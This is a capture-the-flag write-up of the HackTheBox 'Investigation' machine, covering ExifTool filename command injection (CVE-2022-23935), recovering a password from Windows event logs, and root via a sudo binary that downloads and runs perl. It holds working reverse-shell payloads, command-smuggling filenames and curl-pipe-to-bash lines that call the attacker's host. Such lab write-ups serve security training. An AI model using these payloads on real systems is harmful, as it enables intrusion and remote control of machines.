

# HackTheBox Writeup - Investigation

## Recon

---

### Nmap

```
# Nmap 7.93 scan initiated Sat Apr 22 05:04:27 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA investigation 10.10.11.197
Nmap scan report for 10.10.11.197
Host is up, received user-set (0.093s latency).
Scanned at 2023-04-22 05:04:28 EDT for 64s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
| ssh-rsa ...
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.41
|_ http-title: Did not follow redirect to http://eforenzics.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add to hosts

```
echo '10.10.11.197 eforenzics.htb' >> /etc/hosts
```

# 80 - eForenzics - Premier Digital Forensics

The screenshot shows a web browser window with the address bar displaying "eForenzics - Premier Digital Forensics" and the URL "eforenzics.htb/index.html#about". The website has a dark background with a cityscape image. The main heading is "eForenzics Digital Forensic Services". Below it, a subheading reads "eForenzics provides high quality digital investigations. Everything from reverse engineering to procedural analysis". A navigation bar at the top right contains links for "About" and "Pricing".

Overlaid on the right side of the browser window is the Wappalyzer application interface. It features a purple header with the Wappalyzer logo and navigation icons. Below the header, there are two tabs: "TECHNOLOGIES" (selected) and "MORE INFO". An "Export" button is located in the top right corner of the overlay. The main content area is divided into four sections:

- Web servers:** Includes a link to "Apache HTTP Server" with version "2.4.41".
- JavaScript libraries:** Includes a link to "jQuery" with version "3.4.1".
- Operating systems:** Includes a link to "Ubuntu".
- UI frameworks:** Includes a link to "Bootstrap".

Below these sections is a link "Something wrong or missing?". At the bottom of the overlay, there is a section titled "Generate sales leads" with a description: "Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others." and a button labeled "Create a lead list" with a right-pointing arrow.

/service.html

## Image Forensics

Upload an image file and we will provide a detailed forensic analysis.  
At this time we can only process jpg images.

No file chosen

20220625obdarkschoolboyfitwtiev220480832png has  
been uploaded. The analysis report can be viewed [here](#)

Please save this report as it will only be available for the  
next five minutes

[http://eforenzics.htb/analysed\\_images/20220625obdarkschoolboyfitwtiev220480832png.txt](http://eforenzics.htb/analysed_images/20220625obdarkschoolboyfitwtiev220480832png.txt)

```
ExifTool Version Number      : 12.37
File Name                    : 2022_06_25_ob---dark-schoolboy-fit-w--tie-v2-20480832.png
Directory                    : .
```

```
File Size : 1048 bytes
File Modification Date/Time : 2023:04:22 09:13:02+00:00
File Access Date/Time : 2023:04:22 09:13:02+00:00
File Inode Change Date/Time : 2023:04:22 09:13:02+00:00
File Permissions : -rw-r--r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 64
Image Height : 64
Bit Depth : 8
Color Type : RGB with Alpha
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
SRGB Rendering : Perceptual
Image Size : 64x64
Megapixels : 0.004
```

## User Flag

---

### Exploit Exiftool 12.37



exiftool 12.37 exploit



約有 73 項結果 (搜尋時間：0.26 秒)



github.com

<https://gist.github.com> > ert-plus · [翻譯這個網頁](#)

## Command Injection in Exiftool before 12.38 - GitHub Gist

Exiftool versions < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to **exiftool** ends with a pipe character ...

<https://github.com> > CVE-2022-23935 · [翻譯這個網頁](#)

## 0xFTW/CVE-2022-23935 - GitHub

CVE-2022-23935 **exploit** PoC **exiftool** version 12.37 written in python - GitHub - 0xFTW/CVE-2022-23935: CVE-2022-23935 **exploit** PoC **exiftool** version 12.37 ...



cybersecurity-help.cz

<https://www.cybersecurity-help.cz> > vdb · [翻譯這個網頁](#)

## Vulnerabilities in ExifTool 12.37 - CyberSecurity Help

2022年2月20日 — List of known vulnerabilities in **ExifTool** in version 12.37. ... With **exploit**. With patch ... Path traversal in **ExifTool** 20 Feb, 2022



vk9-sec.com

<https://vk9-sec.com> > Blog · [翻譯這個網頁](#)

## ExifTool 12.23 - Arbitrary Code Execution - CVE-2021-22204

2022年8月26日 — **ExifTool** could allow a local attacker to execute arbitrary code on the system, caused by improper neutralization of user data in the DjVu ...



convisoappsec.com

<https://blog.convisoappsec.com> > a-case... · [翻譯這個網頁](#)

## A case study on: CVE-2021-22204 - Exiftool RCE

2021年5月30日 — Recently, the researcher wcbowling[1] found a **vulnerability** in the **Exiftool** tool, that enabled a malicious actor to perform a Remote code ...

## With POC script

There's already a neat POC

- <https://github.com/0xFTW/CVE-2022-23935>

```
└─(root@kali)-[~/investigation/CVE-2022-23935]
```

```
[+] Connected!!!!
```

by 0xFTW

```
[+] Trying to bind to :: on port 1111: Done
```

```
[+] Waiting for connections on :::1111: Got connection from ::ffff:10.10.11.197 on port 33588
```

```
[*] Switching to interactive mode
```

```
bash: cannot set terminal process group (962): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
www-data@investigation:~/uploads/1682155243$ $ cd ~
```

cd ~

```
www-data@investigation:~$ $ ls
```

1s

# html

uploads

```
www-data@investigation:~$ $
```

# Manually

<https://gist.github.com/ert-plus/1414276e4cb5d56dd431c2f0429e4429>

## 🔗 Overview

Exiftool versions < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to exiftool ends with a pipe character `|` and exists on the filesystem, then the file will be treated as a pipe and executed as an OS command.

## 🔗 Proof of Concept

```
$ ls pwn
ls: cannot access 'pwn': No such file or directory
$ touch 'touch pwn |'
$ ./exiftool 'touch pwn |'
ExifTool Version Number      : 12.37
File Name                    : touch pwn |
Directory                    : .
File Size                    : 0 bytes
File Modification Date/Time   : 2022:01:18 18:40:18-06:00
File Access Date/Time        : 2022:01:18 18:40:18-06:00
File Inode Change Date/Time   : 2022:01:18 18:40:18-06:00
File Permissions              : prw-----
Error                        : File is empty
$ ls pwn
pwn
```

Upload the crafted image

```
└─(root@kali)-[/home/kali]
└─# cp 756-536x354.jpg 'ping 10.10.14.45 -c 1 |'
```

It's working

```
└─(root@kali)-[~/investigation]
└─# tcpdump -i tun0 'icmp && dst 10.10.14.45'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:40:36.115685 IP eforenzics.htb > 10.10.14.45: ICMP echo request, id 3, seq 1, length 64
05:40:36.115705 IP 10.10.14.45 > eforenzics.htb: ICMP echo reply, id 3, seq 1, length 64
05:40:36.115684 IP eforenzics.htb > 10.10.14.45: ICMP echo request, id 3, seq 1, length 64
```

Try reverse shell

```
└─(root@kali)-[/home/kali]
└─# cp dummy.jpg '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.45/1111 0>&1"'
cp: cannot create regular file '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.45/1111 0>&1"': No such file or directory
```

- File name can't contain `/`


Cant host the revshell then do `curl 10.10.14.45/rev.sh|bash` either

Use base64

```
└─(root@kali)-[/home/kali]
└─# echo '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.45/1111 0>&1"' | base64 -w0
L2JpbI9iYXNoIC1jICVYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNDUvMTExMSAwPiYxIgo=
```



```
└─(root@kali)-[/home/kali]
└─# cp dummy.png 'echo L2Jpbi9iYXNoIC1jIClvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNDUvMTExMSAwPiYxIgo= | base64
-d | bash |'
```



Got shell

```
└─(root@kali)-[~/investigation/www]
└─# pwncat-cs -lp 1111 -m linux
[05:49:32] Welcome to pwncat 🐼!
__main__.py:164[05:53:07] received connection from 10.10.11.197:51800
bind.py:84[05:53:10] 10.10.11.197:51800: registered new host w/ db
manager.py:957(local) pwncat$
(remote) www-data@investigation:/var/www/uploads/1682157203$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## Investigate

get users

```
(remote) www-data@investigation:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
smorton:x:1000:1000:eForenzics:/home/smorton:/bin/bash
```

## Run linpeas

```
(root@kali)-[/opt/tools/privesc]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.197 - - [22/Apr/2023 06:00:06] "GET /linpeas.sh HTTP/1.1" 200 -
---

(remote) www-data@investigation:/$ curl 10.10.14.45/linpeas.sh|bash
```

```
== Possible private SSH keys were found!
/etc/ImageMagick-6/mime.xml
```

Nope

```
<mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" data-type="string" offset="0" magic="-----BEGIN PGP MESSAGE-----" priority="50" />
<mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" priority="100" pattern="*.pgp" />
<mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" priority="100" pattern="*.pgp" />
<mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" priority="100" pattern="*.asc" />
<mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="string" offset="0" magic="-----BEGIN PGP PUBLIC KEY BLOCK-----" priority="50" />
<mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="string" offset="0" magic="-----BEGIN PGP PRIVATE KEY BLOCK-----" priority="50" />
<mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9501" priority="50" />
<mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9500" priority="50" />
<mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9900" priority="50" />
<mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9901" priority="50" />
<mime type="application/pgp-keys" acronym="PGP" description="Pretty Good Privacy" priority="100" pattern="*.skr" />
<mime type="application/pgp-keys" acronym="PGP" description="Pretty Good Privacy" priority="100" pattern="*.pkr" />
<mime type="application/pgp-keys" acronym="PGP" description="Pretty Good Privacy" priority="100" pattern="*.asc" />
<mime type="application/pgp-signature" description="detached OpenPGP signature" data-type="string" offset="0" magic="-----BEGIN PGP SIGNED MESSAGE-----" priority="50" />
<mime type="application/pgp-signature" description="detached OpenPGP signature" data-type="string" offset="0" magic="-----BEGIN PGP SIGNATURE-----" priority="50" />
<mime type="application/pkcs7-signature" description="detached S/MIME signature" priority="100" pattern="*.p7s" />
```

Interesting task

```

Cron jobs
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command

*/5 * * * * date >> /usr/local/investigation/analysed_log && echo "Clearing folders" >> /usr/local/investigation/analysed_log && rm -r /var/www/uploads/* && rm /var/www/html/analysed_images/*
incrontab Not Found
-rw-r--r-- 1 root root 1042 Feb 13 2020 /etc/crontab

/etc/cron.d:
total 24
drwxr-xr-x 2 root root 4096 Aug 27 2022 .

```

```

*/5 * * * * date >> /usr/local/investigation/analysed_log && echo "Clearing folders" >>
/usr/local/investigation/analysed_log && rm -r /var/www/uploads/* && rm /var/www/html/analysed_images/*

```

```

(remote) www-data@investigation:/$ cd /usr/local/investigation
(remote) www-data@investigation:/usr/local/investigation$ ls -la
total 1288
drwxr-xr-x  2 root    root      4096 Sep 30  2022 .
drwxr-xr-x 11 root    root      4096 Aug 27  2022 ..
-rw-rw-r--  1 smorton smorton 1308160 Oct  1  2022 'Windows Event Logs for Analysis.msg'
-rw-rw-r--  1 www-data www-data    0 Oct  1  2022 analysed_log

```

Get the Log file

```
└─(root@kali)-[~/investigation/www]
└─# python3 -m uploadserver 80
File upload available at /upload
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
(remote) www-data@investigation:/usr/local/investigation$ curl 10.10.14.45/upload -X POST -F 'files=@"Windows Event Logs for Analysis.msg"'
```

```
10.10.11.197 - - [22/Apr/2023 06:29:18] [Uploaded] "Windows Event Logs for Analysis.msg" -->
/root/investigation/www/Windows Event Logs for Analysis.msg
10.10.11.197 - - [22/Apr/2023 06:29:18] "POST /upload HTTP/1.1" 204 -
```

## Analyze Windows Event Log

```
└─(root@kali)-[~/investigation/www]
└─# file 'Windows Event Logs for Analysis.msg'
Windows Event Logs for Analysis.msg: CDFV2 Microsoft Outlook Message
```

```
└─(root@kali)-[~/investigation/www]
└─# pipx install extract-msg
installed package extract-msg 0.40.0, installed using Python 3.11.2
These apps are now globally available
- extract_msg
done! ✨ 🌟 ✨
```

```
└─(root@kali)-[~/investigation/www]
└─# extract_msg 'Windows Event Logs for Analysis.msg'
```

```
└─(root@kali)-[~/investigation/www/2022-01-15_1930 Windows Event Logs for Analysis]
└─# ls -la
```

```
total 1260
drwxr-xr-x 2 root root 4096 Apr 22 07:46 .
drwxr-xr-x 3 root root 4096 Apr 22 07:46 ..
-rw-r--r-- 1 root root 1276591 Apr 22 07:46 evtx-logs.zip
-rw-r--r-- 1 root root 441 Apr 22 07:46 message.txt
```

```
└─(root@kali)-[~/investigation/www/2022-01-15_1930 Windows Event Logs for Analysis]
```

```
└─# cat message.txt
```

From: Thomas Jones <thomas.jones@eforenzics.htb>

Sent: Sat, 15 Jan 2022 19:30:29 -0500

To: Steve Morton <steve.morton@eforenzics.htb>

Subject: Windows Event Logs for Analysis

-----

Hi Steve,

Can you look through these logs to see if our analysts have been logging on to the inspection terminal. I'm concerned that they are moving data on to production without following our data transfer procedures.

Regards.

Tom

```
└─(root@kali)-[~/investigation/www/2022-01-15_1930 Windows Event Logs for Analysis]
```

```
└─# unzip evtx-logs.zip
```

Archive: evtx-logs.zip

inflating: security.evtx

## DeepBlueCLI

John's yt video : [Forensics of Windows Event Logs](#) just pop up today, lets use DeepBlueCLI

```
PS C:\Users\User\Downloads\DeepBlueCLI> .\DeepBlue.ps1 ..\security.evtx
```

Date : 2022/8/2 上午 04:36:28

Log : Security

EventID : 4673

Message : Sensitive Privilege Use Exceeds Threshold

Results : Potentially indicative of Mimikatz, multiple sensitive privilege calls have been made.

Username: LJenkins

Domain Name: EFORENZICS-DI

Command :

Decoded :

Date : 2022/8/2 上午 04:22:01

Log : Security

EventID : 4732

Message : User added to local Administrators group

Results : Username: -

User SID: S-1-5-21-3901137903-2834048592-2457289426-1009

Command :

Decoded :

Date : 2022/8/2 上午 12:00:21

Log : Security

EventID : 1102

Message : Audit Log Clear

Results : The Audit log was cleared.

帳戶名稱: SMorton

Command :

```
Decoded :  
  
Date      : 2022/8/2 上午 12:00:21  
Log       : Security  
EventID   : 4672  
Message   : Multiple admin logons for one account  
Results   : Username: SMorton  
           User SID Access Count: 4  
  
Command   :  
Decoded   :
```

## Password mistype as username

According to Hacktricks

<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/windows-forensics#security>

Filter event with code : 4625 which maps Authentication errorAuthentication error

Using windows event log

篩選目前的記錄



篩選器 XML

已記錄: (G) 任何時間

事件等級: ☐ 嚴重(L) ☐ 警告(W) ☐ 詳細資訊(B)

☐ 錯誤(R) ☐ 資訊(I)

☒ 依記錄(O) 事件記錄檔(E): file://C:\Users\GOD\Downloads\security.evtx

☐ 依來源(S) 事件來源(V):

內含/排除事件識別碼: 以逗號分隔輸入識別碼及/或識別碼範圍。若要排除條件，請先輸入減號。例如 1,3,5-99,-76(N)

4625

工作類別(T):

關鍵字(K):

使用者(U): <所有使用者>

電腦(P): <所有電腦>

清除(A)

確定

取消



| security 事件數目: 20,012   |                      |                                      |        |       |
|---|----------------------|--------------------------------------|--------|-------|
| 已篩選: 記錄: file://C:\Users\GOD\Downloads\security.evtx; 來源: ; 事件識別碼: 4625。事件數目: 3 |                      |                                      |        |       |
| 等級  | 日期和時間                | 來源                                   | 事件識... | 工作類別  |
| 資訊  | 2022/8/2 上午 03:15:15 | Microsoft Windows security auditing. | 4625   | Logon |
| 資訊  | 2022/8/2 上午 12:50:07 | Microsoft Windows security auditing. | 4625   | Logon |
| 資訊  | 2022/8/2 上午 12:34:51 | Microsoft Windows security auditing. | 4625   | Logon |

#### + System

#### - EventData

SubjectUserSid S-1-5-18  
 SubjectUserName EFORENZICS-DI\$  
 SubjectDomainName WORKGROUP  
 SubjectLogonId 0x3e7  
 TargetUserSid S-1-0-0  
 TargetUserName Def@ultf0r3nz!csPa\$\$  
 TargetDomainName  
 Status 0xc000006d  
 FailureReason %%2313  
 SubStatus 0xc000006d

Looks like a user mistyped password in username field

```

(remote) www-data@investigation:/$ su - smorton
Password:Def@ultf0r3nz!csPa$$

smorton@investigation:~$ id
uid=1000(smorton) gid=1000(smorton) groups=1000(smorton)
smorton@investigation:~$ cat user.txt
5b1053408aaf3792edfd2d95791d22c5
  
```

# Root Flag

---

```
(root@kali)-[~/investigation]
└─# ssh smorton@eforenzics.htb
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$ file /usr/bin/binary
/usr/bin/binary: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, BuildID[sha1]=a703575c5c944bfcfea8a04f0aabaf0b4fa9f7cb, for GNU/Linux 3.2.0, not stripped
```

## Decompile Explorer

Before starting `ghidra`

Use online [Decompile Explorer](https://dogbolt.org/?id=da95b48c-349c-41f5-b16a-6d45eff7a9cb#Ghidra=531&BinaryNinja=401&angr=1&Hex-Rays=14)

<https://dogbolt.org/?id=da95b48c-349c-41f5-b16a-6d45eff7a9cb#Ghidra=531&BinaryNinja=401&angr=1&Hex-Rays=14>

```
int32_t main(int32_t argc, char** argv, char** envp)
{
    if (argc != 3)
    {
        puts("Exiting... ");
        exit(0);
    }
}
```

```

    /* no return */
}
if (getuid() != 0)
{
    puts("Exiting... ");
    exit(0);
    /* no return */
}
if (strcmp(argv[2], "lDnxUysaQn") != 0)
{
    puts("Exiting... ");
    exit(0);
    /* no return */
}
puts("Running... ");
FILE* rax_8 = fopen(argv[2], &data_2027);
int64_t rax_9 = curl_easy_init();
int32_t var_40 = 0x2712;
curl_easy_setopt(rax_9, 0x2712, argv[1], 0x2712);
int32_t var_3c = 0x2711;
curl_easy_setopt(rax_9, 0x2711, rax_8, 0x2711);
int32_t var_38 = 0x2d;
curl_easy_setopt(rax_9, 0x2d, 1, 0x2d);
if (curl_easy_perform(rax_9) != 0)
{
    puts("Exiting... ");
    exit(0);
    /* no return */
}
int64_t rax_25 = snprintf(nullptr, 0, &data_202a, argv[2]);
char* rax_28 = malloc((rax_25 + 1));

```

```

    snprintf(rax_28, (rax_25 + 1), &data_202a, argv[2]);
    int64_t rax_37 = snprintf(nullptr, 0, "perl ./%s", rax_28);
    char* rax_40 = malloc((rax_37 + 1));
    snprintf(rax_40, (rax_37 + 1), "perl ./%s", rax_28);
    fclose(rax_8);
    curl_easy_cleanup(rax_9);
    setuid(0);
    system(rax_40);
    system("rm -f ./1DnxUysaQn");
    return 0;
}

```

- Needs 3 args: `file_name`, `param1`, `param2`
- Needs root
- `param2` have to equal to `1DnxUysaQn`

Steps the script will perform:

1. curl resource from `param1`
2. Save the curl result to file with name: `param2`
3. Execute the downloaded file with **perl**
4. Finally, remove the file `./1DnxUysaQn`

Generate perl reverse shell with <https://www.revshells.com/>

```

└─(root@kali)-[~/investigation/www]
└─# echo 'use
Socket;$i="10.10.14.45";$p=1111;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet
_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};' >> rev.pl

```


```
└─(root@kali)-[~/investigation/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

On target machine

```
smorton@investigation:~$ sudo /usr/bin/binary 10.10.14.45/rev.pl 'lDnxUysaQn'
Running...
```

Listener

```
└─(root@kali)-[~/investigation/www]
└─# pwncat-cs -lp 1111 -m linux
[10:57:22] Welcome to pwncat 🐱!
__main__.py:164[10:57:35] received connection from 10.10.11.197:34032
bind.py:84[10:57:38] 10.10.11.197:34032: registered new host w/ db
manager.py:957(local) pwncat$
(remote) root@investigation:/home/smorton#
(remote) root@investigation:/home/smorton# id
uid=0(root) gid=0(root) groups=0(root)
(remote) root@investigation:/home/smorton# cd ~
(remote) root@investigation:/root# cat root.txt
328daf503a56809950e0996d1f12ae66
(remote) root@investigation:/root#
```



## Additional

---

### Ippsec

| <https://www.youtube.com/watch?v=X5hVEuWmehk>

### Exploit Exiftool 12.37

Since `/` is a bad character, make the reverse shell to index to avoid specifying path

```
echo -e '#!/bin/bash\nbash -i >& /dev/tcp/10.10.14.45/1111 0>&1' > index.html  
python3 -m http.server 80
```

## Filename Payload

```
curl 10.10.14.45 | bash |
```

## Chainsaw - Forensic Windows Event Log

- <https://github.com/WithSecureLabs/chainsaw>

| Similar to DeepBlueCLI

Demo:

(root@kali)-[~/investigation/chainsaw]

# ./chainsaw\_x86\_64-unknown-linux-gnu hunt ~/investigation -r rules

CHAINSAW

By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: rules

[+] Loaded 18 detection rules

[+] Loading forensic artefacts from: /root/investigation (extensions: .evtx, .evt)

[+] Loaded 280 forensic artefacts (80.3 MB)

[+] Hunting: [=====] 280/280

[+] Group: Account Tampering

| timestamp           | detections                  | Event ID | Record ID | Computer                        | User           | User SID                                       | Member SID                                     |
|---------------------|-----------------------------|----------|-----------|---------------------------------|----------------|--|--|
| 2019-09-22 11:22:05 | • User Added to Local Group | 4732     | 191029    | MSEDGEWIN10                     | Administrators |  | S-1-5-21-3461203602-4096304019-2269080069-501  |
| 2019-09-22 11:23:19 | • User Added to Local Group | 4732     | 191030    | MSEDGEWIN10                     | Administrators |  | S-1-5-20                                       |
| 2020-09-16 09:31:19 | • New User Created          | 4720     | 769629    | 01566s-win16-ir.threebeesco.com | \$             | S-1-5-21-308926384-506822093-3341789130-107103 |  |
| 2020-09-16 09:32:13 | • New User Created          | 4720     | 769634    | 01566s-win16-ir.threebeesco.com | \$             | S-1-5-21-308926384-506822093-3341789130-107104 |  |
| 2022-08-01 20:22:01 | • User Added to Local Group | 4732     | 11378954  | eForenzics-DI                   | Administrators |  | S-1-5-21-3901137903-2834048592-2457289426-1009 |
| 2022-08-01 20:22:01 | • User Added to Local Group | 4732     | 11378954  | eForenzics-DI                   | Administrators |  | S-1-5-21-3901137903-2834048592-2457289426-1009 |

[+] Group: Antivirus

| timestamp           | detections         | Event ID | Record ID | Computer    | Threat Name                     | Threat Path   | SHA1 | Threat Type | User               |
|---------------------|--------------------|----------|-----------|-------------|---------------------------------|---|------|-------------|--------------------|
| 2019-07-18 20:40:00 | • Windows Defender | 1116     | 37        | MSEDGEWIN10 | Trojan:PowerShell/Powersploit.M | file:C:\AtomicRedTeam\atomic-red-team-master\atomics\T1056\Get-Keystrokes.ps1 |      |             | MSEDGEWIN10\IEUser |
| 2019-07-18 20:40:16 | • Windows Defender | 1116     | 48        | MSEDGEWIN10 | Trojan:XML/Exeselrun.gen!A      | file:C:\AtomicRedTeam\atomic-red-team-master\atomics\T1086\payloads\test.xml  |      |             | MSEDGEWIN10\IEUser |

1 2h 4m 1 [tmux]

04:09 23 4

(root@kali)-[~/investigation]

# wget

[https://github.com/WithSecureLabs/chainsaw/releases/download/v2.6.0/chainsaw\\_all\\_platforms+rules+examples.zip](https://github.com/WithSecureLabs/chainsaw/releases/download/v2.6.0/chainsaw_all_platforms+rules+examples.zip)



```

└─(root@kali)-[~/investigation/chainsaw]
└─# mkdir investigation

└─(root@kali)-[~/investigation/chainsaw]
└─# mv ../security.evtx investigation

└─(root@kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu hunt ./investigation -r rules

```

```

└─(root@kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu hunt ./investigation -r rules

```



By Countercept (@FranticTyping, @AlexKornitzer)

```

[+] Loading detection rules from: rules
[+] Loaded 18 detection rules
[+] Loading forensic artefacts from: ./investigation (extensions: .evt, .evtx)
[+] Loaded 1 forensic artefacts (15.8 MB)
[+] Hunting: [=====] 1/1
[+] Group: Account Tampering

```

| timestamp           | detections                  | Event ID | Record ID | Computer      | User           | User SID | Member SID                                     |
|---------------------|-----------------------------|----------|-----------|---------------|----------------|----------|--|
| 2022-08-01 20:22:01 | • User Added to Local Group | 4732     | 11378954  | eForenzics-DI | Administrators |          | S-1-5-21-3901137903-2834048592-2457289426-1009 |

```

[+] Group: Log Tampering

```

| timestamp           | detections                    | Event ID | Record ID | Computer      | User    |
|---------------------|-------------------------------|----------|-----------|---------------|---------|
| 2022-08-01 16:00:21 | • Security Audit Logs Cleared | 1102     | 11363186  | eForenzics-DI | SMorton |

```

[+] 2 Detections found on 2 documents

```

Dump success and failed logins to json, event ids : 4624, 4625

```
(root@kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu search -t 'Event.System.EventID: =4624' ./investigation -j -o
success_logins.json
...
[+] Found 91 hits

(root@kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu search -t 'Event.System.EventID: =4625' ./investigation -j -o
unsuccess_logins.json
...
[+] Found 3 hits
```

## Analyze the logs

```
(root@kali)-[~/investigation/chainsaw]
└─# ipython3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0]
